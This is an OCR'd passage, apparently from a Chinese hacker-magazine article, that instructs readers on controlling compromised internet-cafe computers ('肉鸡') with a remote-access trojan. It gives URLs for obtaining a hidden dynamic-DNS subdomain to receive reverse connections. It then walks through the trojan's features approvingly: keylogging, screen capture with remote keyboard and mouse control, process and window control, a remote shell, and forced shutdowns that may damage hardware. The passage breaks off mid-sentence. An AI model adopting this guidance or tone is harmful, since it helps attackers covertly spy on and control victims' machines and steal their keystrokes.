


图 3




图 4

记得早先我们在网吧控制肉鸡都是利用科迈提供的内网二级域名，后来科迈停止了该服务，导致我们只能通过端口映射来玩内网远程控制。大家都知道端口映射不光需要稳定的外网肉鸡做转发，同时连上的肉鸡都是显示诸如127.0.0.1的本地地址。前段时间一个朋友透露给我说科迈并没有完全停止服务，只是把申请内网二级域名的URL给隐藏起来了。我们首先在www.dns0755.net注册一个用户，进入这个页面申请一个试用的内网二级域名：http://www.dns0755.net/ddns/mgn_newdns0755.php，注意申请内网专业版的二级域名，然后就是下载相关软件http://www.dns0755.net/ddns/client/truehost.zip。至于如何利用本文就不做介绍了，域名过期后可以反复申请，转发到ip连接的地址文件就可以实现内网的远程控制了。

四、木马的控制使用

在网上找了半天，终于找到了一个汉化过的客户端。来看一下该木马的一些基本和特殊功能，首先看到客户端可以选择“上线通知”和“窗口透明”，来分别进行肉鸡上线后的提示和进行客户端窗口透明化，“窗口透明”可以让你不影响其他操作窗口的情况下仍然可以进行肉鸡的操作，这可是一个很体贴的小甜点哦。肉鸡上线后，我们在肉鸡的显示栏右键弹出操作菜单。“文件管理”功能就不做具体介绍了，连带参数执行文件的功能也具备了。“桌面捕捉”功能也比较齐全，我们打开自动后点“get”键就能按照设置的时间自动获取肉鸡的屏幕，并且可以远程模拟操纵对方的键盘和鼠标（图5）。




图 5

打开“进程管理器”后右键刷新，就可以得到对方的当前进程，服务端的进程在任务管理器中是呈红色表现的，这样避免一些新手朋友可能产生的错误操作（图6）。“窗口管理器”是由于操作当前肉鸡的活动窗口，功能非常全面和强大，搞点小小的恶作剧不成问题。“键盘记录”选中激活后，待远程肉鸡输入键盘数据，点击更新就可以查看对方当前的键盘输入了，并且可以把记录下的键盘输入保存下来（图7）。




图 6

“信息”功能可以显示当前肉鸡操作系统和当前服务端的一些信息。“对话”功能是我非常喜欢的，我们点“打开对话”后就可以与肉鸡进行交流，这时候远程桌面上会显示一个纯对话的




图 7

窗口，双方的对话通过回车键就能进行相互的发送（图8）。“远程shell”具备了三个参数：/open ——在远程计算机打开新命令行；/close ——关闭shell；/cls ——清空命令行，如图9。“PC”栏目下可以选择远程关闭，注销或者重新启动，最下面的“快速启动”是以强制断电的冷重启模式进行，此项有可能会损伤肉鸡的硬件，请大家谨慎使用。“服务端”这个项目下的功能也比较有意思，可以重启或者关闭服务端的进程，同时也可以进行远程卸载，通过ping命令可以反馈出接受和发送的数据。“复制ip到剪切板”是用来干什么的，我想地球人都知道吧。




图 8




图 9

“管理肉鸡”功能，是我要介绍的重点。这个功能非常强大。如果用在正规的管理模式上，这些功能的确可以很方便的管理整个

